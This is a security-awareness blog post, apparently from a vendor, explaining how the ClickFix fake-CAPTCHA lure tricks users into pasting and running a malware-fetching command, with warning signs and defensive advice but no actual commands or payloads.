
ClickFix: The Fake CAPTCHA That Tricks You Into Infecting Yourself
Most malware has to get past something: an email filter, a download scanner, a warning prompt. A technique known as ClickFix skips all of that with a simple, unsettling trick. It persuades the victim to infect their own machine, by hand, believing they are fixing a problem or proving they are human. Because the person performs the dangerous step themselves, there is no attachment to block and no download for a scanner to catch.
It has spread quickly through 2026 precisely because it turns a security prompt, the very thing meant to protect us, into the lure.
The core of it: a web page shows a fake error or a fake “verify you are human” check, then gives helpful instructions to copy a snippet of text and paste it into a system dialog such as the Run box or a terminal. That pasted command quietly downloads and runs malware. The user is the delivery mechanism, so the fix is to make sure people never paste and run a command a web page tells them to.
How ClickFix works

The setup looks reassuringly routine. A compromised or malicious page displays something familiar: a CAPTCHA-style “I am not a robot” box, a message that a document failed to load, or a browser update prompt. Then comes the twist. To continue, the page says, complete a quick verification: press a key combination, paste this code, and press enter. The code is a command. When the victim pastes it into the Windows Run dialog, a terminal, or the browser console and runs it, the command reaches out and installs the real payload, often an infostealer or a loader for something worse.
Why it is so effective
ClickFix works on human psychology, not a software flaw. The instructions feel like a normal troubleshooting step, and people are conditioned to complete “verify you are human” prompts without thinking. Crucially, the malicious action happens outside the browser’s protections and after any download scanning, so the technical guardrails never engage. There is nothing obviously bad to click; the victim is simply following directions.
The warning signs
- Any web page that asks you to press keys, or to copy and paste something into the Run box, a terminal or the browser console.
- A CAPTCHA or error fix that involves running a command rather than ticking a box.
- Instructions to paste text you do not understand in order to verify or continue.
- Friction that only clears if you do the odd extra step, a page that will not work until you run the command.
How to defend against it
Teach the one rule that stops it
No legitimate website will ever ask you to paste a command into your operating system to prove you are human or to view a page. Make that rule explicit and memorable, because awareness is the primary defence here.
Restrict the tools it relies on
Where business needs allow, limit access to the Windows Run dialog, PowerShell and scripting for ordinary users, and use application controls so a pasted command cannot simply execute. That removes the mechanism even when someone is fooled.
Back it with endpoint protection
Modern endpoint detection can spot the suspicious command running and the payload it fetches, so keep it deployed and current as a safety net.
Rehearse it and make reporting easy
Include ClickFix-style lures in your realistic simulations so the tactic is recognised, and give staff a simple way to report a suspicious message or page rather than following its instructions.
The bottom line
ClickFix is a reminder that the most effective attacks are often the least technical. By dressing a command up as a routine verification step, it recruits the victim to do the attacker’s work and sidesteps the defences built to stop malware arriving. The counter is equally human: teach people that a web page has no business asking them to run a command, take away the tools it abuses, and keep endpoint protection watching. When the instruction is the payload, the best filter is a sceptical user.
Phishing Tackle offers the tools businesses need to strengthen their human risk strategies, with multi-platform testing, real-time behavioural insights, and actionable data to keep your organisation ahead of modern cyber threats.
Contact us today to learn how Phishing Tackle can help safeguard your organisation from the growing array of cyber risks.
